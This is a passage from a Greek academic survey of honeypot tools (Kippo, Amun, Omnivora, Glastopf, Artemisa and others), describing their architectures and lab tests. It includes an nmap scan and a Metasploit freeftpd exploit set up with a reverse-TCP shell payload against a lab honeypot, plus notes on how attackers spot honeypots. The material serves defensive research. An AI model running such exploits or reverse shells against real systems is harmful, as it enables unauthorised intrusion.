Πέραν της εγκατάστασης, η οποία είναι σχετικά απλή, υπάρχει ένα ακόμη ζήτημα που πρέπει να διευθετηθεί ώστε να δουλεύει το honeypot σωστά. Αυτό είναι η προσθήκη του honeypot link σε μία ιστοσελίδα που χαρτογραφείται από το Google, ώστε να εμφανίζεται τελικά στα αποτελέσματα της κακόβουλης αναζήτησης. Ένα παράδειγμα που δίνεται είναι η προσθήκη . μίας τέτοιας γραμμής στον HTML κώδικα της σελίδας μας (όπου βέβαια το “.” Θα είναι το ίδιο χρώμα με αυτό της σελίδας μας, ώστε να μην φαίνεται). Η ανάγκη αυτή για indexing όπως είναι λογικό απαιτεί και ένα εύλογο χρονικό διάστημα μέχρι δηλαδή τα Google spiders να κάνουν το έργο τους.

2.9 Multipot

Ένα ακόμη malware collector Windows-based εργαλείο είναι το Multipot, το οποίο προσομοιώνει και αυτό ποικίλες αδυναμίες και λαμβάνει δείγματα κακόβουλου λογισμικού [44]. Είναι γραμμένο σε Visual Basic 6 και είναι η άδεια χρήσης του είναι open source (GNU). Η γενική τοπολογία που χρησιμοποιήθηκε σε όλα τα Windows πειράματα παρουσιάζεται στο Παράρτημα 4.


Ακολουθεί ένα στιγμιότυπο του honeypot:



Σχήμα: 2. 18 Το Multipot honeypot

2.10 Glastopf


Το Glastopf είναι ένα δυναμικό low interaction web application honeypot [45]. Η βασική του αρχιτεκτονική παρουσιάζεται στο παρακάτω σχήμα, και είναι παρεμφερής με αυτή ενός web server [46].



Σχήμα: 2.19 Βασική αρχιτεκτονική του Glastopf

Πιο συγκεκριμένα, κάποιος στέλνει ένα κακόβουλο αίτημα στον εξυπηρετητή, το αίτημα αυτό δέχεται επεξεργασία (από τον vulnerability emulator), με πιθανόν κάποια δεδομένα να αποθηκεύονται στη βάση, και στη συνέχεια στέλνεται μία απάντηση.

Σημαντικό στοιχείο στην όλη διαδικασία είναι να δίνεται η κατάλληλη απάντηση στον επιτιθέμενο ώστε να πιστεύει πως πράγματι ο web server είναι τρωτός. Αυτό επιτυγχάνεται με την ορθή κατηγοριοποίηση της επίθεσης που επιχειρείται όπως φαίνεται και παρακάτω.



Σχήμα: 2.20 Αναλυτικότερη περιγραφή της αρχιτεκτονικής του Glastopf

Σημειώνεται ότι η κατηγοριοποίηση λαμβάνει χώρα με βάση pattern matching τεχνικές.

Τέλος, διατίθενται μερικά ενδιαφέροντα ακόμη plug-ins όπως ένα web interface όπου μπορούμε να δούμε αναλυτικά της διάφορες επιθέσεις κ.α. Επίσης, δίνεται η δυνατότητα να αποθηκεύονται τα δεδομένα σε μία MySQL βάση δεδομένων, ενώ υπάρχει και ένα SURFids plug-in.

2.11 Kojoney

Το Kojoney είναι ένα low interaction honeypot το οποίο προσομοιώνει την ssh υπηρεσία. Το πρόγραμμα είναι γραμμένο σε Python [47] [48]. Το Kojoney διαθέτει μία λίστα από default συνδυασμούς από usernames και passwords μέσω των οποίων μία αυτοματοποιημένη (ή και όχι) επίθεση θα επιτρέψει σε κάποιον κακόβουλο χρήστη να «συνδεθεί».

Ενδιαφέρον παρουσιάζουν κάποιες ιδιότητες του honeypot όπως για παράδειγμα το γεγονός ότι απαντά εικονικά σε κάποιες εντολές που ενδέχεται να εκτελέσει ο επιτιθέμενος (όπως πχ η wget, όπου όταν εκτελεστεί θα αποθηκεύσει τα εν δυνάμει κακόβουλα προγράμματα ώστε να τα αναλύσουμε στη συνέχεια – χωρίς φυσικά να δίνεται η δυνατότητα στον cracker να εκτελέσει οτιδήποτε).

Τέλος, το honeypot διαθέτει κάποιες σχετικά απλές τεχνικές με τις οποίες προσπαθεί να αντιληφθεί αν η επίθεση γίνεται από κάποιο bot ή κάποιον άνθρωπο.

2.12 Kippo


Το Kippo είναι ένα medium interaction honeypot, το οποίο προσομοιώνει και αυτό την ssh υπηρεσία [49]. Όπως αναφέρεται και από τους δημιουργούς του είναι εμπνευσμένο από το kojoney, αλλά δεν βασίζεται σε αυτό [49].

Κάποιες άκρως ενδιαφέρουσες δυνατότητες που προσφέρει το Kippo είναι μεταξύ άλλων η παρουσίαση ενός εικονικού ολοκληρωμένου συστήματος στον επιτιθέμενο (συγκεκριμένα ένα Debian 5.0 σύστημα) με την δυνατότητα της προσθήκης και διαγραφής αρχείων. Ακόμη δίνεται η δυνατότητα εγκατάστασης διαφόρων εργαλείων ώστε ο κακόβουλος χρήστης να μπορέσει να κάνει cat ποικίλα ενδιαφέροντα (αλλά εικονικά) αρχεία, όπως πχ το /etc/passwd. Τα αρχεία καταγραφής αποθηκεύονται σε UML- compatible μορφή για εύκολη επανάληψη ενός session με ίδια παρουσίαση χρονικά (μερικά πολύ ενδιαφέροντα παραδείγματα παρουσιάζονται στην ιστοσελίδα του: πχ http://kippo.rpg.fi/playlog/?l=20100316-233121-1847.log). Συνάμα όλα τα αρχεία που «κατεβαίνουν» μέσω wget αποθηκεύονται για περεταίρω ανάλυση.

Αναλυτικότερες πληροφορίες σε σχέση με το Kippo, την εγκατάσταση του και την λειτουργία του παρουσιάζονται στο Παράρτημα 6.

2.13 Amun

Το Amun είναι ένα low interaction honeypot γραμμένο σε python. Η βασική του αρχιτεκτονική παρουσιάζεται στο ακόλουθο σχήμα [50] [51]:



Σχήμα: 2.21 Η βασική του αρχιτεκτονική του Amun

Ανατρέχοντας κανείς στη παράγραφο 2.2 του nepenthes θα παρατηρήσει σημαντικές ομοιότητες. Πράγματι όπως θα δούμε και παρακάτω το Amun χρησιμοποιεί πολλά στοιχεία του nepenthes, με την ιδιαίτερα ωστόσο σημαντική διαφορά της γλώσσας στην οποία είναι γραμμένο (Python αντί για C++).

2.13.1 Amun kernel

Όπως παρατηρούμε βασικό συστατικό είναι ο πυρήνας του προγράμματος. Σε αυτόν εμπεριέχονται οι startup και configuration ρουτίνες καθώς και η main ρουτίνα του honeypot.


Κατά τη φάση έναρξης το amun ρυθμίζει διάφορες κανονικές εκφράσεις που είναι υπεύθυνες για την αναγνώριση των shellcodes, διαβάζει τις διάφορες ρυθμίσεις από το κεντρικό αρχείο ρυθμίσεων, ενεργοποιεί τα εσωτερικά logging modules καθώς και τα εξωτερικά.

Για κάθε vulnerability module το honeypot ξεκινά έναν TCP εξυπηρετητή που ακούει στις αντίστοιχες πόρτες. Τέλος, στη συνέχεια ο πυρήνας εισέρχεται στο main loop όπου ελέγχει και όλες τις βασικές λειτουργίες του προγράμματος.

2.13.2 Vulnerability modules

Κάθε vulnerability module αντιπροσωπεύει και μία εικονική τρωτή υπηρεσία (πχ FTP). Οι υπηρεσίες αυτές προσομοιώνονται μόνο στο βαθμό που χρειάζεται ώστε να πυροδοτήσουν επιτυχώς ένα exploit. Στο amun τα vulnerabilities νοούνται ως πεπερασμένες μηχανές καταστάσεων που περιέχουν ποικίλες δυνατές καταστάσεις.

Για παράδειγμα το παρακάτω σχήμα αναπαριστά το a buffer overflow vulnerability στο ExchangePOP3 v5.0.



Σχήμα: 2. 22 vulnerability modules στο Amun

Μετά την πρώτη σύνδεση το honeypot στέλνει στον επιτιθέμενο πληροφορίες σχετικά με την προσομοιωμένη υπηρεσία περιμένοντας τις εντολές του (εδώ την εντολή Mail), ενώ κάθε άλλου είδους είσοδος οδηγεί σε απόρριψη της σύνδεσης.

Με αυτόν τον τρόπο το honeypot επιβεβαιώνει πως μόνο οι αιτήσεις που θα οδηγήσουν σε επιτυχή επίθεση γίνονται δεκτές. Αντίθετα όλα τα δεδομένα που σχετίζονται με μη ορισμένες καταστάσεις (που δεν οδηγούν δηλαδή σε επιτυχή exploits) καταγράφονται από τον Request Handler.

2.13.3 Shellcode analyzer

Αν μία επίθεση εξελιχθεί επιτυχώς όλα τα εισερχόμενα δεδομένα καταγράφονται και εισέρχονται στον shellcode analyzer. Το κομμάτι αυτό είναι πολύ σημαντικό για το honeypot αφού εδώ λαμβάνει χώρα η αναγνώριση και η επεξεργασία ενός exploit. Αυτό επιτυγχάνεται με κανονικές εκφράσεις που αναγνωρίζουν κομμάτια του shellcode. Συνήθως σημαντικό μερίδιο στην ορθή αναγνώριση παίζει και ο decoder αφού συνήθως χρησιμοποιούνται στα exploits ποικίλες (σχετικά όμως απλές) τεχνικές obfuscation.

2.13.4 Download modules

Ο βασικός σκοπός του Amun που είναι η αποθήκευση των κακόβουλων προγραμμάτων επιτυγχάνεται στα download modules. Συγκεκριμένα το honeypot διαθέτει τέσσερα διαφορετικά modules τα οποία είναι: HTTP, FTP, TFTP, και απευθείας αποθήκευση. Πέραν των τριών πρώτων που αποτελούν υλοποιήσεις συγκεκριμένων πρωτοκόλλων η απευθείας αποθήκευση λειτουργεί διαφορετικά. Έτσι, χωρίς την ύπαρξη κάποιου πρωτοκόλλου το Amun απλώς συνδέεται με την IP του επιτιθέμενου σε μία συγκεκριμένη πόρτα και λαμβάνει το εκτελέσιμο απευθείας.

2.13.5 Submission modules

Αφού ένα αρχείο αποθηκευτεί με κάποιο από τα downloads modules που αναφέραμε παραπάνω χρειάζεται περαιτέρω συνήθως επεξεργασία. Οι δυνατές επιλογές είναι δύο: να αποθηκευτεί τοπικά ή να αποσταλεί για ανάλυση σε κάποια απομακρυσμένη υπηρεσία.

2.13.6 Logging modules

Το amun προσφέρει ποικίλες τεχνικές ενημέρωσης όταν ένα exploit λαμβάνει χώρα. Έτσι, υπάρχει το log-syslog module που στέλνει την πληροφορία στον syslog δαίμονα, και το log-mail που αποστέλλει τις πληροφορίες με email (ωστόσο χρειάζεται προσοχή μιας και υπάρχει περίπτωση να σταλεί πολύ μεγάλος αριθμός μηνυμάτων).


Επίσης, υφίσταται το log-mysql module που αποθηκεύει τα δεδομένα σε μία αντίστοιχη βάση δεδομένων, και το log-surfnet που δίνει τη δυνατότητα για την χρησιμοποίηση του honeypot στο SURFids (θα δούμε περισσότερες λεπτομέρειες στο κεφάλαιο 3). Τέλος, υπάρχει και το log-blastomat που δίνει τη δυνατότητα συνεργασίας με το Blast-o-Mat IDS.

2.14 Omnivora

Το Omnivora είναι ένα low interaction honeypot παρόμοιο στη λογική του με τα Amun, και nepenthes (δηλαδή η βασική του λειτουργία είναι η συλλογή malware) το οποίο είναι γραμμένο σε Borland Delphi και τρέχει σε λειτουργικό σύστημα Windows [52] [53].

Παρόλο που η εγκατάσταση είναι στα Γερμανικά (!), το πρόγραμμα δούλεψε σε ένα VM (windows XP sp2). Η γενική τοπολογία που χρησιμοποιήθηκε σε όλα τα Windows πειράματα παρουσιάζεται στο Παράρτημα 4. Επίσης, μερικά ακόμη πειράματα παρουσιάζονται στο Παράρτημα 5.

Παρακάτω παρουσιάζονται μερικά στιγμιότυπα καθώς και μία μερικώς επιτυχημένη επίθεση στον φαινομενικά τρωτό ftp server που προσφέρει το honeypot.



Σχήμα: 2.23 Στιγμιότυπο χρήσης Omnivora

Την ίδια στιγμή ξεκινάμε μία επίθεση στο σύστημα.

```
root@bt:~# nmap 192.168.1.63 -PN

Starting Nmap 5.00 ( http://nmap.org ) at 2011-01-24 16:38 EET
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 33.45% done; ETC: 16:38 (0:00:06 remaining)
Interesting ports on officer.lan (192.168.1.63):
Not shown: 991 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
42/tcp   open  nameserver
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
2100/tcp open  unknown
5000/tcp open  upnp
```

Αν προσπαθήσουμε να συνδεθούμε στον ftp server βλέπουμε το παρακάτω:

```
ftp 192.168.1.63
Connected to 192.168.1.63.
220 ---freeFTPd 1.0---warFTPd 1.65---GtkFTPd---
User (192.168.1.63:(none)):
```


Όπως παρατηρούμε το Omnivora στέλνει τρία διαφορετικά banner, που έχουν διάφορα vulnerabilities. Ένας επιτιθέμενος βέβαια θα καταλάβαινε ότι κάτι δεν πάει καλά.

Στη συνέχεια δοκιμάζουμε μία επίθεση μέσω του metasploit framework προς τον υποτιθέμενο freeftpd server:

```
msf > use windows/ftp/freeftpd_user
msf exploit(freeftpd_user) > show options

Module options:

  Name     Current Setting      Required  Description
  ----     ---------------      --------  -----------
  FTPPASS  mozilla@example.com  no        The password for the specified username
  FTPUSER  anonymous            no        The username to authenticate as
  RHOST                         yes       The target address
  RPORT    21                   yes       The target port

msf exploit(freeftpd_user) > set RHOST 192.168.1.63
```

```
RHOST => 192.168.1.63
msf exploit(freeftpd_user) >

msf exploit(freeftpd_user) > set target 1
target => 1
msf exploit(freeftpd_user) > show options
Module options:

Name     Current Setting      Required  Description
----     ---------------      --------  -----------
FTPPASS  mozilla@example.com  no        The password for the specified username
FTPUSER  anonymous            no        The username to authenticate as
RHOST    192.168.1.63         yes       The target address
RPORT    21                   yes       The target port

Payload options (generic/shell_reverse_tcp):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  192.168.1.68     yes       The listen address
  LPORT  4444             yes       The listen port

Exploit target:
  Id  Name
  --  ----
  1   Windows XP Pro SP0/SP1 English
msf exploit(freeftpd_user) > exploit

[*] Started reverse handler on 192.168.1.68:4444
[*] Connecting to FTP server 192.168.1.63:21...
[*] Connected to target FTP server.
[*] Trying target Windows XP Pro SP0/SP1 English...
[*] Exploit completed, but no session was created.
```


Το exploit εκτελείται πράγματι, ωστόσο δεν μας δίνεται shell. Παράλληλα το Omnivora καταγράφει επιτυχώς τα πάντα:



Σχήμα: 2.24 Επιτυχής καταγραφής της επίθεσης από το Omnivora

2.15 Artemisa

Το Artemisa είναι ένα VOIP/sip honeypot, το οποίο είναι σχεδιασμένο έτσι ώστε να συνδέεται σε ένα VOIP enterprise domain ως ένας user-agent και να ανιχνεύει τυχόν κακόβουλη κίνηση [54]. Έχει την δυνατότητα να δημιουργεί πολλαπλούς SIP λογαριασμούς, που δεν αντιπροσωπεύουν πραγματικούς χρήστες σε έναν ή και πολλούς VOIP εξυπηρετητές αναμένοντας συνδέσεις.



Σχήμα: 2.25 Η βασική λογική χρήσης του Artemisa

Συνοπτικά κάποιες από τις ιδιότητες και χαρακτηριστικά του honeypot έχουν ως εξής:

- Είναι ανοιχτού λογισμικού.
- Έχει την δυνατότητα καταγραφής μίας συνομιλίας (σε .wav αρχεία).
- Έχει την δυνατότητα αποστολής ενημερωτικών email σε σχέση με τις επιθέσεις.
- Προστασία του honeypot από flooding επιθέσεις.
- Διαθέτει τεχνικές ανίχνευσης πληροφοριών (information gathering).
- Μέσω κανόνων ανιχνεύονται γνωστά εργαλεία επιθέσεων SIP.
- Δυνατότητα δημιουργίας αυτοματοποιημένων scripts που θα εκτελούνται αν συμβεί μία επίθεση.
- Plaintext /HTML logging μέσω φιλικών προς τον χρήστη reports.

2.16 Άλλα εργαλεία

2.16.1 Mercury – Live Honeypot DVD

Το Mercury (Malware Enumeration, Capture, and Reverse Engineering) είναι μία live διανομή (στη πραγματικότητα μία remastered έκδοση Ubuntu 10.0 Beta LTS x86_32) με ποικίλα honeypots και άλλα εργαλεία ανάλυσης προεγκατεστημένα [55] [56].

Αναλυτικότερα κάποια από τα εργαλεία που παρέχονται είναι τα: nepenthes, dionaea, honeyd, kippo, snort, wireshark κ.α.

2.16.2 PHP.HoP

Το PHP.HoP είναι ένα web honeypot με παρόμοια λογική με αυτή του GHH (που περιγράψαμε στην παράγραφο 2.6 [25]. Το project ωστόσο δεν φαίνεται να συνεχίζεται αφού η ιστοσελίδα του (http://rstack.org/phphop/) δεν υπάρχει πια.

2.16.3 Billy Goat

Το Billy Goat είναι ένα σύστημα εντοπισμού worms (κάτι παρόμοιο δηλαδή με τα nepenthes, dionaea, κτλ) που έχει δημιουργηθεί από την IBM, και είναι κλειστού κώδικα. Το βασικό χαρακτηριστικό του προγράμματος είναι ότι εκμεταλλεύεται τις τεχνικές με τις οποίες εξαπλώνονται τα worms. Αναλυτικότερα για να εντοπίσουν νέους στόχους τα worms πρέπει με κάποιο τρόπο να βρουν νέα συστήματα, έτσι σε πολλές περιπτώσεις αναζητούν συστήματα σε διευθύνσεις που δεν χρησιμοποιούνται. Αυτό το γεγονός εκμεταλλεύεται το Billy Goat [25] .

2.17 Τεχνικές ανίχνευσης honeypots

Παρόλο που τα honeypots είναι μία πολύ ενδιαφέρουσα τεχνολογία για να ερευνήσουμε πως λειτουργεί ένας επιτιθέμενος ή η αυτοματοποιημένη διαδικασία εξάπλωσης ενός worm, στις περισσότερες των περιπτώσεων όταν έχουμε να κάνουμε με έναν έμπειρο επιτιθέμενο χρειάζεται ιδιαίτερη προσπάθεια για να μην γίνεται εύκολα κατανοητό πως το σύστημα μας είναι στην πραγματικότητα ένα honeypot.

Ωστόσο πρέπει να τονιστεί πως το βασικό ερώτημα είναι που αποσκοπεί το honeypot μας. Έτσι για παράδειγμα, τα nepenthes, και amun (τα οποία χρησιμοποιήσαμε για το πείραμα μας) είναι κατά βάση malware collectors δίχως να ενδιαφέρονται για επιτιθέμενους (με την έννοια των ανθρώπων – crackers).

Έτσι, ένας άνθρωπος (δηλαδή όχι κάποιο αυτοματοποιημένο malware) ο οποίος θα έβρισκε το honeypot θα αντίκριζε ένα περίεργο σύστημα. Ένα απλό port scanning παρουσιάζει ένα σύστημα με υπερβολικά πολλές πόρτες ανοιχτές, και με διάφορες windows υπηρεσίες ανοιχτές.

Starting Nmap 5.21 (http://nmap.org) at 2011-01-23 15:05 EET

Nmap scan report for 143..*.**

Host is up (0.041s latency).
Not shown: 967 closed ports
PORT STATE SERVICE

21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
42/tcp open nameserver
80/tcp open http
110/tcp open pop3
135/tcp open msrpc
139/tcp open netbios-ssn
143/tcp open imap
443/tcp open https
445/tcp open microsoft-ds
465/tcp open smtps
554/tcp open rtsp
617/tcp open sco-dtmgr
993/tcp open imaps
995/tcp open pop3s
1023/tcp open netvenuechat
1025/tcp open NFS-or-IIS
1111/tcp open unknown
1900/tcp open upnp
2103/tcp open zephyr-clt
2105/tcp open eklogin
2107/tcp open unknown
3268/tcp open globalcatLDAP
3372/tcp open msdtc
5000/tcp open upnp
6101/tcp open backupexec
6129/tcp open unknown

8080/tcp open   http-proxy
8083/tcp filtered unknown
8084/tcp filtered unknown
9999/tcp open   abyss
10000/tcp open   snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 4.87 seconds

Αν προσπαθήσει ο κακόβουλος χρήστης να συνδεθεί με telnet θα πάρει ένα τέτοιο output:

root@tb:/# telnet 143..*.**

Trying 143..*.*...*
Connected to 143..*.*.*
Escape character is '^]'.
command unknown
solaris#
who
command unknown
solaris#
dir
command unknown
solaris#
?
login without authentication
solaris#
help
command unknown
solaris#
exit
Connection closed by foreign host.

Αν προσπαθήσει ο κακόβουλος χρήστης να συνδεθεί με ftp θα πάρει ένα ακόμη πιο περίεργο output:

root@thelab:/# ftp 143..*.*.*

Connected to 143..*.*.*

220 ---freeFTPd 1.0---warFTPd 1.65---
Name (143..*.*.:thelab): admin*
530 You are not logged in
Login failed.

ftp> ?

Βλέπουμε πως αντί για ένα banner το nepenthes επιλέγει να στείλει δύο (και freeFTPd 1.0 και warFTPd 1.65) ώστε να ξεγελάσει όσες περισσότερες αυτοματοποιημένες επιθέσεις γίνεται. Όμως ένας επιτιθέμενος θα καταλάβαινε πως κάτι δεν είναι σωστό.

